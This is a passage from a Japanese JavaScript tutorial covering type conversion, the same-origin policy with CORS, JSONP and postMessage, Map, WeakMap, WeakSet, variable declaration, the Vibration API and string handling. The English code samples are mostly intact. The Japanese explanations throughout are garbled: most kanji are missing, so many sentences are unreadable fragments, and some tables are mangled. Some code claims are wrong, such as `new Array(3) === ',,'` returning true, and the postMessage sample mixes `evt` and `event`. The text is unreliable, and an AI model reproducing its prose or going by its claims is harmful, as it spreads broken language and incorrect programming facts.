  "use strict";
}
```

-

```
function a({ x }) {
```

```
  "use strict";
}
```

- りパラメータ

```
function a(...args) {
  "use strict";
}
```

オンラインでモードをむ https://riptutorial.com/ja/javascript/topic/381/モード

73: /

のでは、するのをにするがあります。 JavaScriptはそれをしません。それだけでそれをしようとします。によってはしないがすることがあります。

のHTMLをすると

```
<span id="freezing-point">0</span>
```

JSをしてコンテンツをしても、それをしているにもかかわらず、にすることはありません 。のスニペットをすると、 `boilingPoint`が`100`になるとされることがあります。しかし、JavaScriptは`moreHeat`をにし、2つのをします。は`0100`ます。

```
var el = document.getElementById('freezing-point');
var freezingPoint = el.textContent || el.innerText;
var moreHeat = 100;
var boilingPoint = freezingPoint + moreHeat;
```

これをするには、 `freezingPoint`をににします。

```
var el = document.getElementById('freezing-point');
var freezingPoint = Number(el.textContent || el.innerText);
var boilingPoint = freezingPoint + moreHeat;
```

のでは、するに`"0"` を`0` にします。した、したがられます `100` 。

Examples

をにする

```
Number('0') === 0
```

`Number('0')`は `'0'` を `0` にし、

よりいが、あまりでない

```
+'0' === 0
```

`+`はにもしませんが、かをにします。
いことに、 `+(-12) === -12` 。

```
parseInt('0', 10) === 0
```

`parseInt('0', 10)`は `'0'` を `0` にします。2はです。されていない、parseIntはをったにできます。

をにする

```
String(0) === '0'
```

`String(0)`は `0` を `'0'` にします。

よりいが、あまりでない

```
'' + 0 === '0'
```

!! x

`!!`のJavaScriptでもなでもなく、2つののシ―ケンスです。そのにののをするためにされる`true`または`false`それが*truthy*か*falsy*であるかどうかにじてブ―ル。

```
!!1            // true
!!0            // false
!!undefined    // false
!!{}           // true
!![]           // true
```

のはにのをし`false`それは*truthy*とするには`true` *falsy*ある。 2のはのブ―ルでします。らはにの*truthy*に`true`とするの*falsy*`false`。

しかし、くのは、このようなをできないものとしてすることをし、いたがくても、をみやすくすることをします。

```
x !== 0        // instead of !!x in case x is a number
x != null      // instead of !!x in case x is an object, a string, or an undefined
```

`!!x`は、のによりなとみなされます。

1. にはそれはなのようにえるかもしれないが、になをう2つのするはもしていない。
2. とプロパティにされているのにするをコ―ドをじてするがいでしょう。たとえば、 `x !== 0` は、 `x`はおそらくであるとっていますが、 `!!x`はコ―ドのにこのようなをえません。
3. `Boolean(x)`はのをし、よりなのです。

の

JavaScriptは、ににをよりなにしようとします。、にをうことをおめしますのを。しかし、のうちにどのようながわれるかはかりません。

```
"1" + 5 === "15" // 5 got converted to string.
1 + "5" === "15" // 1 got converted to string.
1 - "5" === -4 // "5" got converted to a number.
alert({}) // alerts "[object Object]", {} got converted to string.
!0 === true // 0 got converted to boolean
```

```
if ("hello") {} // runs, "hello" got converted to boolean.
new Array(3) === ",,"; // Return true. The array is converted to string - Array.toString();
```

よりトリッキ―なのいくつか

```
!"0" === false // "0" got converted to true, then reversed.
!"false" === false // "false" converted to true, then reversed.
```

をブ―ルにする

```
Boolean(0) === false
```

`Boolean(0)`は、`0`をブ―ル`false`し`false`。

よりいが、あまりでない

```
!!0 === false
```

をブ―ルにする

をブ―ルにするには

```
Boolean(myString)
```

またはよりいがあまりでない

```
!!myString
```

さがゼロをくすべてのはブ―ルとして`true`とされ`true`。

```
Boolean('') === false   // is true
Boolean("") === false   // is true
Boolean('0') === false  // is false
Boolean('any_nonempty_string') === true // is true
```

からへ

JavaScriptでは、すべてのはにとしてされます。つまり、をとしてするだけで、をするがあります。

からへ

をにするために、JavaScriptにはのメソッドがされています。

`floor`はfloatののをします。

```
Math.floor(5.7); // 5
```

ceilは、ののをします。

```
Math.ceil(5.3); // 6
```

roundはフロートをめます。

```
Math.round(3.2); // 3
Math.round(3.6); // 4
```

6

りて trunc フロートからをします。

```
Math.trunc(3.7); // 3
```

りてとのいにしてくださいtrunc とfloor

```
Math.floor(-3.1); // -4
Math.trunc(-3.1); // -3
```

をにする

parseFloatはをとしてけり、float /

```
parseFloat("10.01") // = 10.01
```

ブールにする

Boolean(...)は、すべてのデータをtrueまたはfalseしfalse。

```
Boolean("true") === true
Boolean("false") === true
Boolean(-1) === true
Boolean(1) === true
Boolean(0) === false
Boolean("") === false
Boolean("1") === true
Boolean("0") === true
Boolean({}) === true
Boolean([]) === true
```

のと0はfalseにされ、そののはすべてtrueにされます。

よりいが、あまりでない

```
!!"true" === true
!!"false" === true
```

```
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

このいでは、NOTを2するのをしますhttp://www.riptutorial.com/javascript/example/3047/double-negation#x-

---

ここでは、 ECMAScriptのブールのなリストをします

- `myArg`が`undefined`または`nullBoolean(myArg) === false`
- `myArg`が`boolean`の、 `Boolean(myArg) === myArg`
- `myArg`が`number`、 `Boolean(myArg) === false` `myArg`が`+0` `myArg` 、 `-0` 、または`NaN`は`Boolean(myArg) === false` 。 それのは`true`
- もし`myArg`の`string`に`Boolean(myArg) === false`の`myArg`のであるそのさがゼロです。それのは`true`
- もし`symbol`または`object`の`myArg`のは`Boolean(myArg) === true`

ブールとして`false`にされるは、 *falsy*とばれます そして、はすべて*truthy*とばれます 。 をしてください。

をにする

`Array.join(separator)`はをとしてし、なセパレータすることができます。

デフォルトseparator = "、"

```
["a", "b", "c"].join() === "a,b,c"
```

セパレータをする

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

のセパレータをする

```
["B", "o", "b"].join("") === "Bob"
```

メソッドをしたへの

このは、あなたがjoinでそれをうことができるかをするためにをしているので、uselssのようにえるかもしれません。しかし、をStringにしているときににかをえるがあるは、これがです。

```
var  arr = ['a', 'á', 'b', 'c']
```

```
function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Á,b,C"
```

プリミティブからプリミティブへのテーブル

	にされました	に	ブールに
	""	NaN	
ヌル	"ヌル"	0	
	""	1	
	""	0	
NaN	"NaN"		
		0	
""		0	
"2.4"		2.4	
"test"ではない		NaN	
"0"		0	
"1"		1	
-0	"0"		
0	"0"		
1	"1"		
	""		
-	" - "		
[]	""	0	
[3]	"3"	3	
['a']	"a"	NaN	
['a'、 'b']	"a、b"	NaN	

	にされました	に	ブールに
{}	"[オブジェクトオブジェクト]"	NaN	
{}	"{}"	NaN	

のは、プログラマがくほどのをします

なをするには、Stringをできます。NumberBoolean

オンラインで/をむ https://riptutorial.com/ja/javascript/topic/641/-

74: じポリシーとクロスオリジン

き

ポリシーは、リモートアドレスがないスクリプトのじをっている、リモート・コンテンツにアクセスできるようにするためのスクリプトをぐために、Webブラウザでされています。これにより、のあるスクリプトがのWebサイトにデータをするをすることをします。

のURLがじプロトコル 、 ホストおよびポートをつ、2つのアドレスのはじとみなされます 。

Examples

じをする

クライアントサイドのJavaScriptエンジンブラウザでされるものにしては、のドメインのソースからコンテンツをするためのなはありません。 ところで、このはNode JSなどのJavaScriptサーバツールにはしません。

ただし、のをして、のソースからデータをすることははにはですによっては。ソリューションシステムのわりにハッキングやをするものがあることにしてください。

1CORS

のAPIのほとんどは、CORSCross-Origin Resource Sharingとばれるをにすることで、がクライアントとサーバーのでにデータをできるようにします。ブラウザは、のHTTPヘッダー `Access-Control-Allow-Origin` がされているかどうか、およびサイトのドメインがヘッダーのにリストされているかどうかをチェックします。そうであれば、ブラウザはAJAXのをします。

ただし、はのサーバーのヘッダーをできないため、このはずしもできるものではありません。

2JSONP

JSON with Pのははにになるとされています。それはもなではありませんが、それでもはわります。このでは、のドメインからスクリプトファイルをロードできるというがあります。それでも、ソースからJavaScriptコードをすることはになセキュリティのリスクであることにすることはです。ながあれば、これはにけるべきです。

JSONPをしてされたデータは、 JSONです 。これは、JavaScriptでオブジェクトにされているにしているため、このはにです。 JSONPをしてしたデータをWebサイトにさせるなは、URLの`GET`パラメータをしてされるコールバックにラップすることです。スクリプトファイルがロードされると、のデータがのパラメータとしてびされます。

```
<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

`http://example.com/api/endpoint.js?callback=myfunc`のはのようになります。

```
myfunc({"example_field":true})
```

このはににするがあります。そうでないは、スクリプトがロードされたときにされません。

メッセージとのなクロスオリジン

`window.postMessage()`メソッドとイベントハンドラ`window.onmessage`をすると、クロス`window.postMessage()`をにすることができます。

ターゲット`window`の`postMessage()`メソッドは、の`window`にメッセージをするためにびすことができます。このメソッドは、その`onmessage`イベントハンドラでそれをし、それをし、にじてウィンドウにをします`postMessage()`もうします。

フレームとするウィンドウの

- `http://main-site.com/index.html`コンテンツ

  ```
  <!-- ... -->
  <iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
  <script src="main_site_script.js"></script>
  <!-- ... -->
  ```

- `http://other-site.com/index.html`コンテンツ

  ```
  <!-- ... -->
  <script src="other_site_script.js"></src>
  <!-- ... -->
  ```

- `main_site_script.js`コンテンツ

  ```
  // Get the <iframe>'s window
  var frameWindow = document.getElementById('frame-id').contentWindow;

  // Add a listener for a response
  window.addEventListener('message', function(evt) {

      // IMPORTANT: Check the origin of the data!
      if (event.origin.indexOf('http://other-site.com') == 0) {

          // Check the response
          console.log(evt.data);
  ```

```
        /* ... */
    }
});

// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */, '*');
```

- `other_site_script.js`コンテンツ

```
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {

        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */, '*');
    }
});
```

オンラインでじポリシーとクロスオリジンをむ https://riptutorial.com/ja/javascript/topic/4742/じポリシーとクロスオリジン

75:

Javascriptでは、のはなく、さまざまなでコーードをするのににです。 JavaScriptの、プログラムでとされるグローバルのをらすとに、のやののをけるのにちます。くの、オブジェクト、およびそののをしてグローバルスコープをするわりに、アプリケーションまたはライブラリのグローバルオブジェクトを1つには1つできます。

Examples

りてによる

```
//Before: antipattern 3 global variables
   var setActivePage = function () {};
   var getPage = function() {};
   var redirectPage = function() {};

//After:  just 1 global variable, no function collision and more meaningful function names
   var NavigationNs = NavigationNs || {};
   NavigationNs.active = function() {}
   NavigationNs.pagination = function() {}
   NavigationNs.redirection = function() {}
```

ネストされた

のモジュールがしているは、のグローバルをしてグローバルをげないでください。そこから、のサブモジュールをグローバルにすることができます。ネストをねるとパフォーマンスがし、さがします。のがになるは、よりいをできます。

```
var NavigationNs = NavigationNs || {};
    NavigationNs.active =  {};
    NavigationNs.pagination = {};
    NavigationNs.redirection = {};

    // The second level start here.
    Navigational.pagination.jquery = function();
    Navigational.pagination.angular = function();
    Navigational.pagination.ember = function();
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/6673/

76:

- しいマップ[iterable]
- map.setkey、value
- map.getkey
- map.size
- map.clear
- map.deleteキー
- map.entries
- map.keys
- map.values
- map.forEachコールバック[、thisArg]

パラ メータ

パラ メータ	
`iterable`	`[key, value]`ペアをむオブジェクトなど。
`key`	のキー。
`value`	キーにりてられた。
`callback`	value、key、mapの3つのパラメータでびされるコールバック。
`thisArg`	`callback`するときに`this`としてされる。

で`NaN`とじであるとえられている`NaN`にもかかわらず、 `NaN !== NaN`。えば

```
const map = new Map([[NaN, true]]);
console.log(map.get(NaN)); // true
```

Examples

マップの

マップは、キーとのなマッピングです。マップは、やだけでなく、キーがかプリミティブやオブジェクトでもかまいません。マップのは、アイテムがマップにされたでにわれますが、オブジェクトのキーをするときははです。

マップをするには、Mapコンストラクタをします。

```
const map = new Map();
```

オプションのパラメータをちます。これは、2つののをむオブジェクトなどです。はキー、はです。えば

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//                      ^key          ^value          ^key        ^value
```

マップのクリア

マップからすべてのをするには、 `.clear()` メソッドをします。

```
map.clear();
```

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

マップからをする

マップからをするには、 `.delete()` メソッドをします。

```
map.delete(key);
```

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

このメソッドは、がし、されているは`true`し、それのは`false`し`true`。

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.delete(1)); // true
console.log(map.delete(7)); // false
```

マップにキーがするかどうかをする

マップにキーがするかどうかをするには、 `.has()` メソッドをします。

```
map.has(key);
```

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

イテレートマップ

Mapにはイテレーータをす3つのメソッドがあります `.keys()` `.values()` `.entries()`。 `.entries()`はデフォルトのMapイテレーータであり、 `[key, value]`ペアをみます。

```
const map = new Map([[1, 2], [3, 4]]);

for (const [key, value] of map) {
  console.log(`key: ${key}, value: ${value}`);
  // logs:
  // key: 1, value: 2
  // key: 3, value: 4
}

for (const key of map.keys()) {
  console.log(key); // logs 1 and 3
}

for (const value of map.values()) {
  console.log(value); // logs 2 and 4
}
```

Mapには`.forEach()`メソッドもあります。のパラメータはマップのにしてびされるコールバックで、2のパラメータはコールバックのに`this`としてされるです。

コールバックには、value、key、mapオブジェクトという3つのがあります。

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

のと

`.get(key)`キーとすることでをするために`.set(key, value)`のキーにをします。

されたキーをつがマップにしない、 `.get()`は`undefined`します。

`.set()`メソッドはmapオブジェクトをすので、 `.set()`びしをチェーンすることができます。

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

マップのの

マップのをするには、 `.size`プロパティをします。

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/1648/

77: とりて

- var foo [= value [、foo2 [、foo3 ... [、fooN]]]];
- let bar [= value [、bar2 [、foo3 ... [、barN]]]];
- const baz = value [、baz2 = value2 [、... [、bazN = valueN]]];

- みのキーワード
-

Examples

のりて

をてすることはできません。

```
const foo = "bar";
foo = "hello";
```

```
Uncaught TypeError: Assignment to constant.
```

の

constすると、そのがしいにきえられなくなります。 constは、オブジェクトのにをけません。のは、 personりてられたオブジェクトがされたがきえられないため、 constオブジェクトのプロパティのをでき、しいプロパティをすることもできることをしています。

```
const person = {
    name: "John"
};
console.log('The name of the person is', person.name);

person.name = "Steve";
console.log('The name of the person is', person.name);

person.surname = "Fox";
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

```
The name of the person is John
The name of the person is Steve
The name of the person is Steve and the surname is Fox
```

このではpersonというオブジェクトをし、 person.nameプロパティをりてしてしいperson.surnameプロパティをしました。

のと

をするには、 `const`キーワードをします。

```
const foo = 100;
const bar = false;
const person = { name: "John" };
const fun = function () = { /* ... */ };
const arrowFun = () => /* ... */ ;
```

じステートメントでをしてするがあります。

JavaScriptでをするには、 `var` 、 `let`または`const`キーワードをするか、またはキーワードをまったくしない "の"4つのがあります。されるメソッドによって、ののスコープがまります。また、`const`のはりてです。

- `var`キーワードは、スコープをします。
- `let`キーワードはブロックスコープをします。
- `const`キーワードは、りてできないブロックスコープをします。
- のは、グローバルをします。

```
var a = 'foo';    // Function-scope
let b = 'foo';    // Block-scope
const c = 'foo';  // Block-scope & immutable reference
```

にせずにをすることはできないことにしてください。

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

キーワードレスのは、なからにはまれていません。

データ

JavaScriptには、、、、オブジェクトなど、くのデータをできます。

```
// Number
var length = 16;

// String
var message = "Hello, World!";

// Array
var carNames = ['Chevrolet', 'Nissan', 'BMW'];

// Object
var person = {
    firstName: "John",
    lastName: "Doe"
};
```

JavaScriptにはながあります。つまり、じをさまざまなとしてできます。

```
var a;              // a is undefined
var a = 5;          // a is a Number
var a = "John";     // a is a String
```

のないされたのは`undefined`

```
var a;

console.log(a); // logs: undefined
```

されていないのをしようとすると、ReferenceErrorがされます。しかし、されていないとユニットされたののは ""です。

```
var a;
console.log(typeof a === "undefined"); // logs: true
console.log(typeof variableDoesNotExist === "undefined"); // logs: true
```

りて

にしたにをするには、`=`します。

```
a = 6;
b = "Foo";
```

したとのわりに、1つのステ―トメントでのステップをすることができます。

```
var a = 6;
let b = "Foo";
```

このでは、グロ―バルはキ―ワ―ドなしでできます。にてのないのをすると、はグロ―バルをできなくなり`a;`へのから`a;`。

```
c = 5;
c = "Now the value is a String.";
myNewGlobal;    // ReferenceError
```

ただし、のははにはされず、strict-modeにしていないことにしてください。これはプログラマがから`let`または`var`キ―ワ―ドをってし、ってをせずにグロ―バルにするというをけるためです。これは、グロ―バルなとライブラリとのとスクリプトのなをするがあります。したがって、グロ―バルは、インテントがにされるように、ウィンドウオブジェクトのコンテキストで`var`キ―ワ―ドをしてしてするがあります。

さらに、およびオプションののをカンマでって、にのをすることもできます。このをすると、varおよびletキ―ワ―ドは、のに1だけするがあります。

```
globalA = "1", globalB = "2";
let x, y = 5;
var person = 'John Doe',
```

```
    foo,
    age = 14,
    date = new Date();
```

のコードスニペットでは、とがする `var a, b, c = 2, d;` はありません。あなたはにさせることができます。

は、をにします。

と

インクリメント**by**

```
var a = 9,
b = 3;
b += a;
```

`b`は12になります

これはにはじです

```
b = b + a;
```

```
var a = 9,
b = 3;
b -= a;
```

`b`は6になります

これはにはじです

```
b = b - a;
```

する

```
var a = 5,
b = 3;
b *= a;
```

`b`は15になります

これはにはじです

```
b = b * a;
```

```
var a = 3,
b = 15;
b /= a;
```

bは5になります

これははじです

```
b = b / a;
```

7

のにてられた

```
var a = 3,
b = 15;
b **= a;
```

bは3375になります

これははじです

```
b = b ** a;
```

オンラインでとりてをむ https://riptutorial.com/ja/javascript/topic/3059/とりて

78: い

- しいWeakMap[iterable];
- weakmap.getkey;
- weakmap.setkey、value;
- weakmap.haskey;
- weakmap.deletekey;

WeakMapのについては、「 ES6 WeakMapのの 」をしてください。 。

Examples

WeakMapオブジェクトの

WeakMapオブジェクトをすると、キーとのペアをできます。 Mapとのいは、キーはオブジェクトであり、されているがあるということです。つまり、キーへののいがない、WeakMapのはガベージコレクタによってできます。

WeakMapコンストラクタにはオプションのパラメータがあります。このパラメータは、2としてキー/のペアをむのオブジェクトArrayなどです。

```
const o1 = {a: 1, b: 2},
      o2 = {};

const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

キーにけられたをする

キーにけられたをするには、 `.get()`メソッドをします。キーにけられたがないは、 `undefined`します。

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.get(obj1)); // 7
console.log(weakmap.get(obj2)); // undefined
```

キーにをりてる

キーにをりてるには、 `.set()`メソッドをします。 WeakMapオブジェクトをします。したがって、 `.set()`びしをチェーンすることができます。

```
const obj1 = {},
      obj2 = {};
```

```
const weakmap = new WeakMap();
weakmap.set(obj1, 1).set(obj2, 2);
console.log(weakmap.get(obj1)); // 1
console.log(weakmap.get(obj2)); // 2
```

キーをつがするかどうかをする

のキーをつがWeakMapにするかどうかをべるには、 `.has()`メソッドをします。したは`true`し、それのは`false`し`true`。

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.has(obj1)); // true
console.log(weakmap.has(obj2)); // false
```

キーをつの

したキーをつをするには、 `.delete()`メソッドをします。がし、されているは`true`し、それのは`false`し`true`。

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.delete(obj1)); // true
console.log(weakmap.has(obj1)); // false
console.log(weakmap.delete(obj2)); // false
```

いリファレンスデモ

JavaScriptはカウントをしてのオブジェクトをします。オブジェクトへのカウントがゼロの、そのオブジェクトはガベージコレクタによってされます。 Weakmapは、オブジェクトのカウントにしないをするため、メモリリークのをするのににです。

ここにweakmapのデモがあります。いがカウントにしないことをすために、にきなオブジェクトをとしてします。

```
// manually trigger garbage collection to make sure that we are in good status.
> global.gc();
undefined

// check initial memory use□heapUsed is 4M or so
> process.memoryUsage();
{ rss: 21106688,
  heapTotal: 7376896,
  heapUsed: 4153936,
  external: 9059 }
```

```
> let wm = new WeakMap();
undefined

> const b = new Object();
undefined

> global.gc();
undefined

// heapUsed is still 4M or so
> process.memoryUsage();
{ rss: 20537344,
  heapTotal: 9474048,
  heapUsed: 3967272,
  external: 8993 }

// add key-value tuple into WeakMap
// key is b value is 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}

// manually garbage collection
> global.gc();
undefined

// heapUsed is still 45M
> process.memoryUsage();
{ rss: 62652416,
  heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weekmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
  heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```

オンラインでいをむ https://riptutorial.com/ja/javascript/topic/5290/い

79:

- しいWeakSet[iterable];
- weakset.addvalue;
- weakset.has;
- weakset.delete;

WeakSetのについては、「 ECMAScript 6 WeakSetとはか」をしてください。 。

Examples

WeakSetオブジェクトの

WeakSetオブジェクトは、くされたオブジェクトをコレクションにするためにされます。 Setとのいは、やなどのプリミティブをできないことです。また、コレクションのオブジェクトへのはくされます。つまり、WeakSetにされているオブジェクトへのがにないは、ガベ―ジコレクションされます。

WeakSetコンストラクタには、のなオブジェクトなどであるオプションのパラメ―タがあります。すべてのがされたウィ―クセットにされます。

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1, obj2]);
```

をする

WeakSetにをするには、 `.add()` メソッドをします。このメソッドはです。

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet();
weakset.add(obj1).add(obj2);
```

がするかどうかの

WeakSetにがするかどうかをべるには、 `.has()` メソッドをします。

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

の

ウィークセットからをするには、 `.delete()`メソッドをします。このメソッドは、がし、されているは`true`し、それのは`false`し`true`。

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/5314/

80: API

き

のモバイルには、のためのハードウェアがまれています。 Vibration APIは、Webアプリケーションにこのハードウェアがするにアクセスするをし、デバイスがそれをサポートしていないはもしません。

- させる= window.navigator.vibrateパターン;

ブラウザによるサポートにはがあります。また、オペレーティングシステムによるサポートがされることがあります。

のは、をサポートするものブラウザバージョンのをしています。

クロム	エッジ	Firefox	インターネットエクスプローラ	オペラ	Opera Miniは	サファリ
30	サポートなし	16	サポートなし	17	サポートなし	サポートなし

Examples

サポートをする

ブラウザがをサポートしているかどうかをする

```
if ('vibrate' in window.navigator)
    // browser has support for vibrations
else
    // no support
```

100msの、デバイスをさせます

```
window.navigator.vibrate(100);
```

または

```
window.navigator.vibrate([100]);
```

パターン

のは、デバイスがしていてしていないをします。

```
window.navigator.vibrate([200, 100, 200]);
```

オンラインでAPIをむ https://riptutorial.com/ja/javascript/topic/8322/api

81:

- "リテラル"
- 'リテラル'
- "リテラルと "" //エラーはありません。はなる。
- ""エスケープされた "をつリテラル" "//エラーはありません。はエスケープされます。
- `テンプレート$ {}`
- String "ab c"//コンストラクタのコンテキストでびされたときにをします
- new String "ab c"//プリミティブではなくStringオブジェクト

Examples

との

JavaScriptのは、テンプレートリテラル バッククォート の`hello`で'hello' 、 "Hello"とES2015、ES6でむことができます。

```
var hello  = "Hello";
var world  = 'world';
var helloW = `Hello World`;              // ES2015 / ES6
```

ストリングは、 `String()`をしてのタイプからすることができます。

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

または、 `toString()`をして、ブールまたはオブジェクトをにできます。

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

`String.fromCharCode`メソッドをしてすることもできます。

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

`new`キーワードをしてStringオブジェクトをすることはできますが、プリミティブとはなり、Objectのようにするため、されません。

```
var objectString = new String("Yes, I am a String object");
typeof objectString;//"object"
typeof objectString.valueOf();//"string"
```

ストリングの

のは`+`でうことも、Stringオブジェクトのプロトタイプにみみの`concat()`メソッドでうこともできます。

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar);         // => "FooBar"
console.log(foo + " " + bar);   // => "Foo Bar"

foo.concat(bar)             // => "FooBar"
"a".concat("b", " ", "d")   // => "ab d"
```

はのとできますが、のはにします。

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

テンプレート

6

`` `hello` ``テンプレートリテラル バッククォート `` `hello` ``をってできます。

```
var greeting = `Hello`;
```

テンプレートリテラルでは、テンプレートリテラルで`${variable}`をってをうことができます

```
var place = `World`;
var greet = `Hello ${place}!`

console.log(greet); // "Hello World!"
```

String.rawをして、バックスラッシュをせずににれることができます。

```
`a\\b` // =  a\b
String.raw`a\\b` // = a\\b
```

をエスケープする

あなたのがでまれているつまりは、のをバックスラッシュ`\`

```
var text = 'L\'albero means tree in Italian';
```

```
console.log( text ); \\ "L'albero means tree in Italian"
```

もじです

```
var text = "I feel \"high\"";
```

HTMLはでにされるため、HTMLをStringにするは、をエスケープするためににするがあります。

```
var content = "<p class=\"special\">Hello World!</p>";        // valid String
var hello   = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

HTMLのは、 `&apos;` または`&#39;` をで、 `&quot;` または`&#34;` をでみます。

```
var hi    = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String
var hello = '<p class="special">I&apos;d like to say "Hi"</p>';      // valid String
```

`&apos;`また`&quot;`ブラウザがにのをくことができるをきしません。たとえば、 `<p class=special>`を`<p class="special">`にするは、 `&quot; <p class=""special""> \"`は`<p class="special">`ます。

6

があるは、と〝あなたはするはありません また、*ES6*エディションでテンプレートとしてられている テンプレートリテラルを、してするがあります、と〟。これらは、またはのわりにバッククォート、をします。

```
var x = `"Escaping " and ' can become very annoying`;
```

リバース

JavaScriptでをさせるもなは、のコードです。これはかなりです。

```
function reverseString(str) {
    return str.split('').reverse().join('');
}

reverseString('string');    // "gnirts"
```

ただし、これは、されたにサロゲートペアがまれていないにのみします。アストラル、すなわちののは、2つのコードでされ、このなではったがじることがあります。さらに、をするえば、は、それがされたののわりに、な「の」にれる。

```
'𝌆■.'.split('').reverse().join(''); //fails
```

このメソッドはほとんどのでうまくしますが、ののためのにでエンコーディングのしいアルゴリズムがしています。そのようなの1つは、 Esreverとばれるさなライブラリです。ライブラリをにするために、マークとサロゲートペアをさせるためにをします。

セクション		
str		"string"
String.prototype.split(deliminator)	string strをにします。パラメータ""は、をすることをします。	["s","t","r","i","n","g"]
Array.prototype.reverse()	されたからそのをのでをします。	["g","n","i","r","t","s"]
Array.prototype.join(deliminator)	のをしてにします。""パラメータはのデリミネータをしますつまり、のはいにりってされます。	"gnirts"

スプレッドをする

6

```
function reverseString(str) {
    return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow'));  // "wolfrevokcats"
console.log(reverseString(1337));             // "7331"
console.log(reverseString([1, 2, 3]));        // "3,2,1"
```

カスタム**reverse()**

```
function reverse(string) {
    var strRev = "";
    for (var i = string.length - 1; i >= 0; i--) {
        strRev += string[i];
    }
    return strRev;
}

reverse("zebra");  // "arbez"
```

をえる

のからをString.prototype.trim、 String.prototype.trimしString.prototype.trim。

```
"    some whitespaced string  ".trim();  // "some whitespaced string"
```

くのJavaScriptエンジンが、 いないInternet Explorerは 、されているtrimLeftとtrimRightを。されたtrimStartとtrimEndメソッドについては、のところプロセスの1にあるがあり、のためにtrimLeftとtrimRightエイリアスがあります。

```
// Stage 1 proposal
"    this is me    ".trimStart();  // "this is me    "
"    this is me    ".trimEnd();  // "    this is me"
```

```
// Non-standard methods, but currently implemented by most engines
"    this is me    ".trimLeft();  // "this is me    "
"    this is me    ".trimRight();  // "    this is me"
```

スライス

`.slice()`をすると、2つのインデックスをつをできます。

```
var s = "0123456789abcdefg";
s.slice(0, 5);  // "01234"
s.slice(5, 6);  // "5"
```

1つのインデックスをすると、そのインデックスからのにします。

```
s.slice(10);    // "abcdefg"
```

をにする

`.split`をして、からされたにします。

```
var s = "one, two, three, four, five"
s.split(", ");  // ["one", "two", "three", "four", "five"]
```

メソッド `.join`をしてにります。

```
s.split(", ").join("--");  // "one--two--three--four--five"
```

はユニコ―ドです

すべての**JavaScript**は**Unicode**です

```
var s = "some ∆≈ƒ unicode ¡™£¢¢¢";
s.charCodeAt(5);  // 8710
```

JavaScriptには、のバイトまたはバイナリはありません。バイナリデ―タをにするには、 きをします。

の

パラメ―タがプリミティブかどうかをするには、 `typeof`

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string";   // true
typeof anInt === "string";     // false
typeof anObj === "string";     // false
```

`new String("somestr")`をして`String`オブジェクトをした、はしません。このでは、instanceofをできる`instanceof`。

```
var aStringObj = new String("my string");
aStringObj instanceof String;    // true
```

のインスタンスをカバーするために、なヘルパーをくことができます

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

